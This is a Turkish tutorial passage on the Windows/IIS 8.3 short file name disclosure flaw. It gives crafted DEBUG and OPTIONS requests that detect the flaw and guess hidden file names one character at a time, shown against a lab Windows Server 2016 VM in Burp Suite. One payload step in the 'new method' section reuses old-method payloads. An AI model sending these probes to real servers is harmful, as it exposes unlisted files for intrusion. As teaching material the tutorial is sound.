Windows Short File Name Nedir ve Nasıl Sömürülür?

İçindekiler

a. Windows Short File Name Nedir
b. Windows Short File Name Açıklığı Nedir?
c. Teori: Windows Short File Name Açıklığı Manuel Nasıl Sömürülür (Eski Yöntem)?
d. Teori: Windows Short File Name Açıklığı Manuel Nasıl Sömürülür (Yeni Yöntem)?
e. Uygulama: Windows Short File Name Açıklığı Manuel Sömürme (Eski Yöntem)
f. Uygulama: Windows Short File Name Açıklığı Manuel Sömürme (Yeni Yöntem)
g. Uygulama: Windows Short File Name Açıklığını Otomatize Tool'la Sömürme
h. EK: IIS Short File Name Scanner Tool'unun Trafiğini Görüntüleme
i. Sonuç
j. Kaynaklar

a. Windows Short File Name Nedir?

"*Windows Short File Name*", diğer adıyla "*8.3 Dosya Adı*" DOS işletim sistemlerinde ve Windows'un Windows 95 ve Windows NT 3.5 öncesi versiyonlarında kullanılan bir dosya adı kısaltma kuralıdır.

"8.3 dosya adı kısaltma kuralı" uzun dosya isimlerinin "8" karakter isim, "3" karakter uzantı olacak şekilde toplamda 11 karakter halinde kısaltılmasına denir. 8.3 dosya kısaltma kuralı adını dosyaların isimlerini kısatırken 8 karakter kullanılması ve uzantı için de 3 karakter kullanılması limitlerinden almaktadır. Kısaltılmış dosya isimlerinin toplamda 11 karakterinden ilk 8 karakterinin 6 karakteri dosya (veya klasör) adı, sonraki iki karakteri tilde ve arttırma sayısı, son 3 karakteri ise dosya uzantı karakterleri şeklindedir.

Örneğin;

kimkimenededi.aspx

dosyası için 8.3 dosya adı kısaltma kuralına göre isminin kısaltılmış hali

KIMKIM~1.ASP

şeklindedir. Yani ilk 8 karakterden 6 karakter dosya adı, ardından 2 karakter tilde ve arttırma sayısı, ve 3 karakter de uzantı. Eğer aynı karakterlerle başlayan başka dosya adları da varsa bu durumda tilde'den sonra kullanılan arttırma sayısı bir artar. Örneğin şu şekildeki bir durumda

kimkimenededi.aspx
kimkimenededikiki.aspx

tilde karakterinden sonra kullanılan arttırma sayısı bir arttırılır.

KIMKIM~**1**.ASP
KIMKIM~**2**.ASP

Windows sistemlerdeki bu dosya adı kısaltma kuralı geriye dönük eski yazılımlarla olan uyumlulukları sağlamak amacıyla uzun dosya isimlerine alternatif olarak Windows'un modern işletim sistemlerinde halen kullanılmaktadır.

Modern windows işletim sistemlerinde uzun dosya isimlerinde dosyalar oluşturup cmd penceresinde dir /X komutunu çalıştırarak bu kuralı gözlemleyebiliriz. Örneğin;

Windows CMD:

> dir /X

Volume in drive C has no label.
Volume Serial Number is 8408-D246

Directory of C:\inetpub\wwwroot

08.07.2022	19:29	0	**KIMKIM~1.ASP**	**kimkimenededi.aspx**
08.07.2022	19:29	0	**KIMKIM~2.ASP**	**kimkimenedediki.aspx**

b. Windows Short File Name Açıklığı Nedir?

Normal şartlarda bir web sunucuda dizin listeleme açık değilse web sunucudaki klasör ve dosya isimleri sadece web uygulamanın sunduğu içerik kadar bilinebilir. Geri kalan web sunucudaki klasör ve dosya adları bilinemez. Fakat Windows Short File Name açıklığı olan bir windows web sunucuda web uygulama arayüzünde içerik olarak sunulmayan dosya ve klasör adları Windows Short File Name açıklığı ile tespit edilebilir. Windows Short File Name açıklığı bir bilgi ifşası açıklığıdır ve windows web sunucularda dizinler içerisinde bulunan klasör ve dosya adlarının kısa adlarını, yani 8.3 dosya adlarını (esas dosya ve klasörler adlarının kısa hallerini) elde etmeyi sağlar.

c. Teori: Windows Short File Name Açıklığı Manuel Nasıl Sömürülür (Eski Yöntem)?

(*) Bilgi:

Bu teori başlığında eski "IIS-ShortFileName-Scanner" tool'unun arkaplanda uyguladığı metottan bahsedilmiştir. Eski tool'un trafiği Burpsuite ile incelenerek eski tool'un arkaplanda uyguladığı metot elde edilmiştir.

i) Windows Short File Name Açıklık Tespiti

Windows Short File Name açıklık tespiti windows web sunucudan

/*~1*\a.aspx

dosyasının talep edilmesiyle gerçekleştirilir. Gönderilecek paket şu şablonda olmalıdır:

HTTP Talep Paket Şablonu:

```
HTTPVERB /*~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI
```

Bu şablona göre HTTPVERB yerine;

- DEBUG kullanılırsa;

yanıt paketi "404 Not Found" status koduyla döndüğünde açıklığın var olduğu,

yanıt paketi "400 Bad Request" status koduyla döndüğünde açıklığın var olmadığı,

anlaşılır. Diğer http verb'lerinin açıklıklı web sunucuda davranış şekli tersine mühendislikle iis short file name scanner aracının trafiği incelenerek gözlemlenebilir.

Sonuç olarak denenen http verb karşılığında gelen yanıt paketinin status koduna bakarak açıklık var tespiti yapılabilir. Burada açıklıklı bir windows web sunucuya bir http verb ile deneme yapıldığında açıklık tespit edilemeyebilir, fakat başka bir http verb ile deneme yapıldığında açıklık tespit edilebilir. Dolayısıyla açıklık tespiti için tüm http verb lerle sırayla deneme yapmak gerekir ve dönen sonuçları incelemek gerekir. Böylece http verb'lerinden biriyle açıklık tespit edilerek exploitation aşamasına geçilebilir.

ii) Windows Short File Name Açıklığını Sömürme

Sömürme adımında açıklıklı windows web sunucuda talep ettiğimiz

/*~1*\a.aspx

dosyasının başına sırasıyla denenecek karakterleri koyarız.

/a*~1*\a.aspx

/b*~1*\a.aspx
…

Örneğin gönderilecek paketler şu şekilde olacaktır;

Sömürme HTTP Talep Paket Şablonu 1:

HTTPVERB /**a***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

Sömürme HTTP Talep Paket Şablonu 2:

HTTPVERB /**b***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

Sömürme HTTP Talep Paket Şablonu 3:

HTTPVERB /**c***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

...

Bu paketlere dönen yanıt paketlerinin http status code'una bakarak windows web sunucuda ilgili karakterle başlayan bir dosya veya klasör var mı anlarız. Eğer DEBUG verb'i kullanılıyorsa yanıt 403 Forbidden ise girilen karakterde başlayan bir dosya veya klasör yok, yanıt 404 Not Found ise girilen karakterde başlayan bir dosya veya klasör var anlamına gelir.

Örneğin;

Sömürme HTTP Talep Paketi:

DEBUG /**a***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

404 Not Found

Sömürme HTTP Talep Paketi:

DEBUG /**b***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

...

Sömürme HTTP Talep Paketi:

DEBUG /**z***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Yukarıdaki paket trafiğinde a ile başlayan klasör / dosya var olduğu, diğer harflerle başlayan klasör / dosya var olmadığı anlaşılır.

Daha sonra talep edilen dosya ismi için eklenen ilk karakter bölümüne birincinin ardından ikinci, ikinci bulunduktan sonra üçüncü, üçüncü bulunduktan sonra dördüncü, ... karakterler sırasıyla konur ve yanıt olarak gelen paketlerin status koduna göre denenen dosya / klasör isminin var olup olmadığı anlaşılabilir.

Sömürme HTTP Talep Paketi - 1:

DEBUG /**aa***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 2:

DEBUG /**ab***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

…

Sömürme HTTP Talep Paketi - X:

DEBUG /**as***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Görüldüğü gibi ab ile başlayan bir dosya veya klasör ismi var olduğunu görüyoruz.

Sömürme HTTP Talep Paketi - 1:

DEBUG /**aba***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 2:

DEBUG /**abb***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 2:

DEBUG /**abc***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

…

Sömürme HTTP Talep Paketi - X:

DEBUG /**abz***~1*\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Görüldüğü gibi abc ile başlayan bir dosya veya klasör ismi var olduğunu görüyoruz. Ne zaman DEBUG verb'i ile yapılan isteklerde birinci, ikinci, üçüncü,.. harf bulunmasına rağmen bir sonraki karakter olarak tüm karakterler denense bile 404 Not Found yanıtı alamazsak demek ki dosya / klasör kısa adının sonuna gelmişiz anlamına gelir.

Sonuç olarak bu trafik dizisinde kısa dosya / klasör adının 8 karakterlik blok kısmı elde edilmiş olur.

abc~1

Şimdi ilgili dosya isminde uzantı var mı onu kontrol edelim. Bunun için payload'daki ilk yıldız karakteri kaldırılır ve ikinci yıldız karakteri bırakılır. Yani payload şu şekli alır:

/abc~1*\a.aspx

Ardından sırasıyla denenecek karakterler şu şekilde eklenir:

// Birinci Karakter

/abc~1.a*\a.aspx
/abc~1.b*\a.aspx
/abc~1.c*\a.aspx
...

// İkinci Karakter

/abc~1.aa*\a.aspx
/abc~1.ab*\a.aspx
/abc~1.ac*\a.aspx
...

// Üçüncü Karakter

/abc~1.aaa\a.aspx
/abc~1.aab\a.aspx
/abc~1.aac\a.aspx
...

Örneğin bu payload'ları kullandığımızı varsaydığımızda DEBUG verb'i ile gelen status kod'lar 404 Not Found ise karakter var, 403 Forbidden ise karakter yok anlamına gelecektir.

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1**.a***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1**.b***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

…

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**x***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Görüldüğü gibi uzantının ilk karakteri x imiş. Şimdi ikinci karakteri arayalım.

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xa***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xb***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

…

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xy***\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Görüldüğü gibi uzantının ikinci karakteri y imiş. Şimdi üçüncü karakteri arayalım.

// UYARI:
//
// 3ncü karakteri ararken ikinci yıldız karakteri de kaldırılır.

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xya**\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xyb**\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

403 Forbidden

…

Sömürme HTTP Talep Paketi - 1:

DEBUG /**abc**~1.**xyz**\a.aspx HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Sonuç olarak elde edilen 8.3 kısa dosya adı şu şekildeymiş:

abc~1.**xyz**

d. Teori: Windows Short File Name Açıklığı Manuel Nasıl Sömürülür (Yeni Yöntem)?

(*) Bilgi:

Bu teori başlığında yeni"IIS-ShortFileName-Scanner" tool'unun arkaplanda uyguladığı metottan bahsedilmiştir. Yeni tool'un trafiği Burpsuite ile incelenerek yeni tool'un arkaplanda uyguladığı metot elde edilmiştir.

i) Windows Short File Name Açıklık Tespiti

Windows Short File Name açıklık tespiti windows web sunucudan

/*~1*/~1/.rem

dosyasının talep edilmesiyle gerçekleştirilir. Gönderilecek paket şu şablonda olmalıdır:

HTTP Talep Paket Şablonu:

HTTPVERB /*~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

Bu şablona göre HTTPVERB yerine;

- OPTIONS kullanılırsa;

yanıt paketi "404 Not Found" status koduyla döndüğünde açıklığın var olduğu,

yanıt paketi "400 Bad Request" status koduyla döndüğünde açıklığın var olmadığı,

anlaşılır. Diğer http verb'lerinin açıklıklı web sunucuda davranış şekli tersine mühendislikle iis short file name scanner aracının trafiği incelenerek gözlemlenebilir.

Sonuç olarak denenen http verb karşılığında gelen yanıt paketinin status koduna bakarak açıklık var tespiti yapılabilir. Burada açıklıklı bir windows web sunucuya bir http verb ile deneme yapıldığında açıklık tespit edilemeyebilir, fakat başka bir http verb ile deneme yapıldığında açıklık tespit edilebilir. Dolayısıyla açıklık tespiti için tüm http verb lerle sırayla deneme yapmak gerekir ve dönen sonuçları incelemek gerekir. Böylece http verb'lerinden biriyle açıklık tespit edilerek exploitation aşamasına geçilebilir.

ii) Windows Short File Name Açıklığını Sömürme

Sömürme adımında açıklıklı windows web sunucuda talep ettiğimiz

/*~1*/~1/.rem

dosyasının başına sırasıyla denenecek karakterleri koyarız.

/a*~1*/~1/.rem

/b*~1*/~1/.rem
...

Örneğin gönderilecek paketler şu şekilde olacaktır;

Sömürme HTTP Talep Paket Şablonu 1:

HTTPVERB /**a***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

Sömürme HTTP Talep Paket Şablonu 2:

HTTPVERB /**b***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

Sömürme HTTP Talep Paket Şablonu 3:

HTTPVERB /**c***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

...

Bu paketlere dönen yanıt paketlerinin http status code'una bakarak windows web sunucuda ilgili karakterle başlayan bir dosya veya klasör var mı anlarız. Örneğin OPTIONS verb'i ile a karakteri ekleyerek istek yaptığımızda 404 Not Found yanıtı ve z karakteri ekleyerek istek yaptığımızda 200 OK yanıtı alıyorsak a karakteri ile başlayan dosya veya klasör var, fakat z harfi ile başlayan dosya veya klasör yok anlamış oluruz.

Örneğin;

Sömürme HTTP Talep Paketi:

OPTIONS /**a***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

404 Not Found

Sömürme HTTP Talep Paketi:

OPTIONS /**b***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

...

Sömürme HTTP Talep Paketi:

OPTIONS /**z***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Yukarıdaki paket trafiğinde a ile başlayan klasör / dosya var olduğu, diğer harflerle başlayan klasör / dosya var olmadığı anlaşılır.

Daha sonra talep edilen dosya ismi için eklenen ilk karakter bölümüne birincinin ardından ikinci, ikinci bulunduktan sonra üçüncü, üçüncü bulunduktan sonra dördüncü, ... karakterler sırasıyla konur ve yanıt olarak gelen paketlerin status koduna göre denenen dosya / klasör isminin var olup olmadığı anlaşılabilir.

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**aa***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 2:

OPTIONS /**ab***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

…

Sömürme HTTP Talep Paketi - X:

OPTIONS /**az***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Görüldüğü gibi ab ile başlayan bir dosya veya klasör ismi var olduğunu görüyoruz.

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**aba***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 2:

OPTIONS /**abb***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 2:

OPTIONS /**abc***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

…

Sömürme HTTP Talep Paketi - X:

OPTIONS /**abz***~1*/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Görüldüğü gibi abc ile başlayan bir dosya veya klasör ismi var olduğunu görüyoruz. Ne zaman OPTIONS verb'i ile yapılan isteklerde birinci, ikinci, üçüncü,.. harf bulunmasına rağmen bir sonraki karakter olarak tüm karakterler denense bile 404 Not Found yanıtı alamazsak demek ki dosya / klasör kısa adının sonuna gelmişiz anlamına gelir.

Sonuç olarak bu trafik dizisinde kısa dosya / klasör adının 8 karakterlik blok kısmı elde edilmiş olur.

abc~1

Şimdi ilgili dosya isminde uzantı var mı onu kontrol edelim. Bunun için payload'daki ilk yıldız karakteri kaldırılır ve ikinci yıldız karakteri bırakılır. Yani payload şu şekli alır:

abc~1*/~1/.rem

Ardından sırasıyla denenecek karakterler şu şekilde eklenir:

// Birinci Karakter

/abc~1.a*\a.aspx
/abc~1.b*\a.aspx
/abc~1.c*\a.aspx
...

// İkinci Karakter

/abc~1.aa*\a.aspx
/abc~1.ab*\a.aspx
/abc~1.ac*\a.aspx
...

// Üçüncü Karakter

/abc~1.aaa\a.aspx
/abc~1.aab\a.aspx
/abc~1.aac\a.aspx
...

Örneğin bu payload'ları kullandığımızı varsaydığımızda OPTIONS verb'i ile gelen status kod'lar 404 Not Found ise karakter var, 200 OK ise karakter yok anlamına gelecektir.

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**a***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**b***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

…

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**x***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Görüldüğü gibi uzantının ilk karakteri x imiş. Şimdi ikinci karakteri arayalım.

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xa***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xb***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

…

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xy***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Görüldüğü gibi uzantının ikinci karakteri y imiş. Şimdi üçüncü karakteri arayalım.

// UYARI:
//
// 3ncü karakteri ararken ikinci yıldız karakteri de kaldırılır.

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xya***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xyb***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

200 OK

…

Sömürme HTTP Talep Paketi - 1:

OPTIONS /**abc**~1.**xyz***/~1/.rem HTTP/1.1
Host: IP_ADDRESS_VEYA_DOMAIN_ADI

HTTP Yanıt:

404 Not Found

Sonuç olarak elde edilen 8.3 kısa dosya adı şu şekildeymiş:

abc~1.**xyz**

e. Uygulama: Windows Short File Name Açıklığı Manuel Sömürme (Eski Yöntem)

(+) Birebir denenmiştir ve başarılı olunmuştur.

Gereksinimler

Short File Name Vuln Scanner - Windows 10 VM // Saldırgan VM

Burpsuite // Saldırgan Tool

Windows Short File Name Vulnerability - Windows Server 2016 // Hedef Web Sunucu

Uyarı:


Bu uygulamada "Eski IIS-ShortFileName-Scanner Tool"unun uyguladığı metot uygulanmıştır (bkz. IIS Short Name Scanner, versiyon 2.3.9). Eski IIS short file name scanner tool'unun trafiği burpsuite ile incelenerek manuel yöntem elde edilmiştir.

Uyarı 2:

Eski Short File Name Scanner tool'u Windows Short File Name Vulnerability - Windows Server 2016 VM'de masaüstünde mevcuttur. Eski tool'un kullandığı paket şablonu Burpsuite ile repeater'dan gönderilerek ilerleyen satırlarda gösterildiği gibi sonuçlar elde edilir.

Windows Short File Name güvenlik açıklıklı bir windows web sunucuya özel http talebi yapıldığında dönen yanıt paketinin http status koduna göre hedef windows web sunucuda windows short file name açıklığının var olup olmadığı anlaşılabilir. Ardından yine özel http talepleri ile dönen yanıtların status koduna göre denenen dosya / klasör isminin hedef web sunucuda var olup olmadığı anlaşılabilir.

Hedef vulnerable web sunucuda ("Windows Short File Name Vulnerability - Windows Server 2016" VM'de) web dizininde şu dosya ve klasörler yer almaktadır:



Bu başlıkta Burpsuite ile manuel expoitation yapılacaktır. Yani Burpsuite ile hedef web sunucunun short file name açıklığına sahip olup olmadığı tespiti elle yapılacaktır ve yine burpsuite ile hedef web sunucu dizinindeki bir dosyanın 8.3. formatlı kısa ismi elle nasıl elde edilir gösterilecektir.

i) Windows Short File Name Açıklık Tespiti

Burspuite ile hedef web sunucuda iis short file name açıklığı var mı tespit edelim. Bunun için DEBUG talebimizde kullanılacak payload şu şekildedir:

/*~1*\ a.aspx


Şimdi DEBUG talep paketi yollayalım.

Burpsuite - Repeater - Açıklık Tespit HTTP Talep Paketi:

DEBUG /*~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

Çıktı:

404 Not Found



Görüldüğü gibi DEBUG talebi ile /*~1*\a.aspx dosyası için talep gönderildiğinde 400 Bad Request yerine 404 Not Found yanıtı geldi. Yani hedef web sunucu vulnerable'dır.

ii) Windows Short File Name Açıklığını Sömürme

Şimdi hedef web sunucuda bir dosya adı elde edelim. Bunun için;

/*~1*\a.aspx

payload'una sırasıyla denenecek karakterleri koyalım.

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:


Uyarı:

*/**a***~1*\a.aspx ile, yani a karakteri ile denemelere başlanmadı, çünkü hedef web sunucuda **a**spnet klasörü var ve bu klasörün adını değil de başka bir dosyanın adını elde etmek için a karakteri pas geçildi.*

DEBUG /**b***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

403 Forbidden




Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**c***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

403 Forbidden




...

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**k***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




İlk karakter “k” imiş. Sıradaki karakteri tespit edelim.

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**ka***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

403 Forbidden




Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**kb***~1*\a.aspx HTTP/1.1
